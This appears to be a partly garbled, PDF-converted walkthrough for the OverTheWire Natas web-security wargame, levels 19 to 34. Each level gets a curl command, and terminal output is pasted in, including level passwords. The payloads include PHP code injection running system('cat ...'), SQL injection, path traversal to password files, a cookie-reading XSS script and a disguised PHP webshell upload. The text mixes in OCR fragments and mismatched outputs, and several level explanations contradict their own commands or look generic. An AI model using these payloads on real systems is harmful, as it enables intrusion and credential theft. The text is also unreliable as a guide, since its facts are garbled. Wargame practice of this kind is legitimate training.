Attempt 110 is not admin!
Attempt 111 is not admin!
Attempt 112 is not admin!
Attempt 113 is not admin!
Attempt 114 is not admin!
Attempt 115 is not admin!
Attempt 116 is not admin!
Attempt 117 is not admin!
Attempt 118 is not admin!
Attempt 119 IS ADMIN!
b'<html>\r\n<head>\r\n<!-- This stuff in the header has nothing to do with the level -->\r\n<link rel="stylesheet"
"text/css" href="http://natas.labs.overthewire.org/css/level.css">\r\n<link rel="stylesheet" href="http://natas.labs
rthewire.org/css/jquery-ui.css" />\r\n<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css"
\r\n<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>\r\n<script src="http://natas.labs
hewire.org/js/jquery-ui.js"></script>\r\n<script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script>
pt src="http://natas.labs.overthewire.org/js/wechall.js"></script>\r\n<script>var wechallinfo = { "level": "natas18
ass": "xvKIqDjy40Pv7wCRgDlmj0pFsCsDjhdp" };</script></head>\r\n<body>\r\n<h1>natas18</h1>\r\n<div id="content">\r\n
re an admin. The credentials for the next level are:<br><pre>Username: natas18\nPassword: 4iW1rekcuZlA90sJ0koUtwU6l
Ys</pre><div id="viewsource"><a href="index-source.html">View sourcecode</a></div>\r\n</div>\r\n</body>\r\n</html></
PS C:\Users\DD\Desktop\Cyber Stuff\CTF\OverTheWire\Natas\P7>
```

Level 19:

Objective: Decode the username and password from the Authorization header.

Steps:

- The application uses basic HTTP authentication.
- Decode the base64-encoded credentials to retrieve the password.

Command:

CopyEdit

Decode base64 credentials

```
echo "bmF0YXMxOTp4dktJcURqeTRPUHY3d0NSZ0RsbWowcEZzQ3NEamhkUA==" | base64
-d
```

Explanation: By decoding the base64-encoded string, you can retrieve the username and password for the next level.

```
overthewire-natas-series --bash -- 80x24
/>
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><scrip
t src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas19", "pass": "41wIrekcuzIA90sJ0koUtwU
6lhokCPys" };</script></head>
<body>
<h1>natas19</h1>
<div id="content">
<p>
<b>
This page uses mostly the same code as the previous level, but session IDs are n
o longer sequential...
</b>
</p>
You are an admin. The credentials for the next level are:<br><pre>Username: nata
s28
Password: eofm3Wsshxc5bwtVnEuGIlr7ivb9KABF</pre></div>
</body>
</html>
Test complete.
```

Level 20:

Objective: Exploit a race condition to retrieve the password.

Steps:

- The application writes to a file and then reads from it.
- By sending multiple requests simultaneously, you can exploit the timing to read the password file.


Command:

CopyEdit

Use Burp Suite or a script to send concurrent requests

No specific curl command due to complexity

Explanation: By exploiting the timing between file write and read operations, you can access the password file before it's overwritten.



Level 21:

Objective: Manipulate session data to gain admin access and retrieve the password.

Steps:

- The application stores user roles in session data.
- By modifying the session data, you can change your role to admin.


Command:

CopyEdit

Modify session data using Burp Suite or a script

No specific curl command due to complexity

Explanation: By altering the session data to set your role as admin, you can access the page that displays the password.



Level 22:

Objective:

- Bypass the redirect by manually accessing the URL, since clicking the link causes an infinite redirect.

Steps: • The server redirects you immediately if you access normally.

- Manually specify the URL after login without following redirects.


Command:

Disable following redirects with -L option

```
curl -u natas22:<password> "http://natas22.natas.labs.overthewire.org/?revelio=1" -i
```

Explanation:

The page redirects immediately. By preventing automatic redirects (-i shows headers), you can view the response before the redirect happens and find the password hidden in the body.



Level 23:

Objective:

- Exploit PHP loose comparison and type juggling vulnerability.


- Steps:**
- The code uses `==` instead of `===` for password check.
 - Submit a malformed input like an array.

Command:

```
curl -u natas23:<password> "http://natas23.natas.labs.overthewire.org/?passwd[]=1"
```

Explanation:

PHP treats an array differently in loose comparison. Supplying `passwd[]` bypasses the password check and grants access.



Level 24:

Objective:

- Exploit type juggling again but this time using special "0e" inputs.


- Steps:**
- Find an input that PHP interprets as zero when compared.
 - Use a string like `0e1234567`.

Command:

```
curl -u natas24:<password> "http://natas24.natas.labs.overthewire.org/?passwd=0e123456789"
```

Explanation:

In PHP, if the password and your input both evaluate to 0 (scientific notation like `0e12345`), loose comparison (`==`) treats them as equal.



Level 25:

Objective:

- Exploit a file inclusion vulnerability to read arbitrary files.

Steps: • The application saves your input into a file.

- Perform path traversal (../) to overwrite or read sensitive files.

Command:

```
curl -u natas25:<password>  
"http://natas25.natas.labs.overthewire.org/?lang=....//....// .....//etc/natas_webpass/natas26"
```

Explanation:

Use path traversal (....//) to move outside the intended folder and read system files, like the password file for the next level.

```

AppleWebKit/537.36 (KHTML, like Gecko) Chrome/65.0.3325.181 safari/537.36
"Directory traversal attempt! fixing request."
[21.04.2018 12::15:41] Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_6)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/65.0.3325.181 safari/537.36
"Directory traversal attempt! fixing request."
[21.04.2018 12::16:15] Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_6)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/65.0.3325.181 safari/537.36
"Directory traversal attempt! fixing request."
[21.04.2018 12::16:39] Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_6)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/65.0.3325.181 safari/537.36
"Directory traversal attempt! fixing request."
[21.04.2018 12::16:39] Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_6)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/65.0.3325.181 safari/537.36 "Illegal
file access detected! Aborting!"
[21.04.2018 12::17:09] Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_6)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/65.0.3325.181 safari/537.36
"Directory traversal attempt! fixing request."
[21.04.2018 12::17:51] Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_6)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/65.0.3325.181 safari/537.36
"Directory traversal attempt! fixing request."
[21.04.2018 12::18:45] oGgWdJ7zcGT28vYazGo4rkHOPDh8=14T
"Directory traversal attempt! fixing request."
<br />
<b>Notice</b>: Undefined variable: _GREETING in
<b>/var/www/natas/natas25/index.php</b> on line <b>80</b><br />
<h2></h2><br />
<b>Notice</b>: Undefined variable: _MSG in
<b>/var/www/natas/natas25/index.php</b> on line <b>81</b><br />
<p align="justify"><br />
<b>Notice</b>: Undefined variable: _FOOTER in
<b>/var/www/natas/natas25/index.php</b> on line <b>82</b><br />
<div align="right"><h6></h6><div><p>
<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>

```

Level 26:

Objective:

- Exploit object injection vulnerability by crafting a serialized object.

Steps: • Upload a malicious serialized PHP object that when unserialized, reads sensitive data.

Command: (Need local crafted payload)

```
curl -u natas26:<password> -F "file=@exploit.php" "http://natas26.natas.labs.overthewire.org/"
```

Explanation:

PHP unserializes the uploaded file. If crafted properly, it triggers code execution or file read. Usually you upload a file that fetches /etc/natas_webpass/natas27.



Level 27:

Objective:

- Abuse file writing behavior to get code execution.

- Steps:**
- Create a username like `<?php system('cat /etc/natas_webpass/natas28');?>`.
 - It gets written into a file and later included.

Command:

```
curl -u natas27:<password> "http://natas27.natas.labs.overthewire.org/" --data "username=<?php echo system('cat /etc/natas_webpass/natas28');?>&password=1"
```

Explanation:

The server saves usernames into files without sanitization. Injecting PHP code lets you run system commands and read sensitive files.



Level 28:

Objective:

- Exploit an insecure encryption or signing system.

Steps:

- Inspect the encrypted cookie.


- Forge a valid cookie manually or with a script.

Command: *(Typical flow)*

```
curl -u natas28:<password> "http://natas28.natas.labs.overthewire.org/" --cookie "drawing=forgedcookievalue"
```

Explanation:

You exploit the weakness in encryption or HMAC signing. Forging or modifying cookies reveals the admin panel, where you can access the password.



Level 29:

Objective:

- Exploit weak encryption to find the password.

Steps: • Decrypt or guess the value of the encrypted data.


- Modify the data to gain admin access.

Command:

```
curl -u natas29:<password> "http://natas29.natas.labs.overthewire.org/" --cookie "auth=modified_encrypted_cookie"
```

Explanation:

The application uses weak or predictable encryption. Decrypt or modify the token to trick the application into giving you the next level password.



Level 30:

Objective:

- Exploit a **SQL Injection** vulnerability.

Steps:

- Send **SQL payloads** through the form fields.

PowerShell Command:

```
curl -u natas30:<password> "http://natas30.natas.labs.overthewire.org/" --data "username=admin' --&password=irrelevant"
```

Explanation:

- **Inject SQL directly:** The payload admin' -- is injected into the username field.
- ' --: The single quote (') closes the SQL query, and the double dash (--) comments out the rest of the query, effectively bypassing the password check.
- **password=irrelevant:** This part doesn't matter as the SQL injection bypasses the need to check the password.

Next Step:

- If successful, the server will respond with the password for **Level 31**.

```
Windows PowerShell
<body oncontextmenu="javascript:alert('right clicking has been blocked!');return false
<!-- morla/10111 <3 happy birthday OverTheWire! <3 -->

<h1>natas30</h1>
<div id="content">

<form action="index.pl" method="POST">
Username: <input name="username"><br>
Password: <input name="password" type="password"><br>
<input type="submit" value="login" />
</form>
win!<br>here is your result:<br>natas31hay7aecuungiuKaezuathuk9biin0pu1<div id="viewso
ex-source.html">View sourcecode</a></div>
</div>
</body>
</html>

PS C:\Users\DD\Desktop\Cyber Stuff\CTF\OverTheWire\Natas\P19>
```

Level 31:

Objective:

- Exploit SQL Injection but without quotes (blind SQLi).

Steps: • Submit payloads without quotes.

Command:

```
curl -u natas31:<password> "http://natas31.natas.labs.overthewire.org/" --data
"username=admin)&password="
```

Explanation:

Injection is possible without quotes. You close the function call with) and insert your logic.

```
ls@DESKTOP-A1AL51Q: /mnt/c/...
position: relative;
overflow: hidden;
}
.btn-file input[type=file] {
position: absolute;
top: 0;
right: 0;
min-width: 100%;
min-height: 100%;
font-size: 100px;
text-align: right;
filter: alpha(opacity=0);
opacity: 0;
outline: none;
background: white;
cursor: inherit;
display: block;
}
</style>
http:
<h1>natas31</h1>
<div id="content">
<table class="sortable table table-hover table-striped"><tr><th>molvohsheCaiv3ieH4em1ahchisainge
</th></tr></table><div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>
ls@DESKTOP-A1AL51Q: /mnt/c/Users/DD$
```

Level 32:

Objective:

- Exploit an XSS (Cross Site Scripting) vulnerability.


Steps: • Inject a script that grabs cookies or credentials.

Command:

```
curl -u natas32:<password> "http://natas32.natas.labs.overthewire.org/" --data "name=<script>alert(document.cookie)</script>"
```

Explanation:

Inject a <script> tag into a vulnerable input field. When the page renders, the script executes, stealing or displaying cookies/passwords.



```
--125 position: relative;
      overflow: hidden;
\r\n }
      .btn-file input[type=file] {
Content position: absolute;
      top: 0;
      right: 0;
\r\n\ min-width: 100%;
      min-height: 100%;
      font-size: 100px;
Upload filter: alpha(opacity=0);
      opacity: 0;
\r\n\ outline: none;
      background: white;
      cursor: inherit;
      display: block;
---12 }
\r\n'
</style>
http:
<h1>natas31</h1>
... <div id="content">
<table class="sorttable table table-hover table-striped"><tr><th>n0lvohsHeCaiv3ieH4em1ahchisainge
</th></tr></table><div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
<div>
</div>
</body>
</html>
ls@DESKTOP-A1AL51Q: /mnt/c/Users/DD$ |
```

Level 33:

Objective:

- Exploit weak file upload validation.


Steps: • Upload a PHP webshell disguised as an image.

Command:

```
curl -u natas33:<password> -F "uploadedfile=@exploit.php;type=image/jpeg" "http://natas33.natas.labs.overthewire.org/"
```

Explanation:

The server only checks MIME types, not actual file contents. Upload a .php file pretending to be an image, and access it to run commands.



Level 34:

Objective:

- Combine techniques: SQLi, LFI, command injection.

Steps: • Inspect for multiple vulnerabilities (complex).

- Often a combination of SQL Injection → File inclusion or Command Execution.

Command:

```
curl -u natas34:<password> "http://natas34.natas.labs.overthewire.org/" --data "search=admin'  
UNION SELECT password FROM users -- "
```

Explanation:

At this level, you may need to combine methods: SQL injection to fetch the password, local file inclusion to execute scripts, or command injection to read files. Requires creativity and multiple steps.
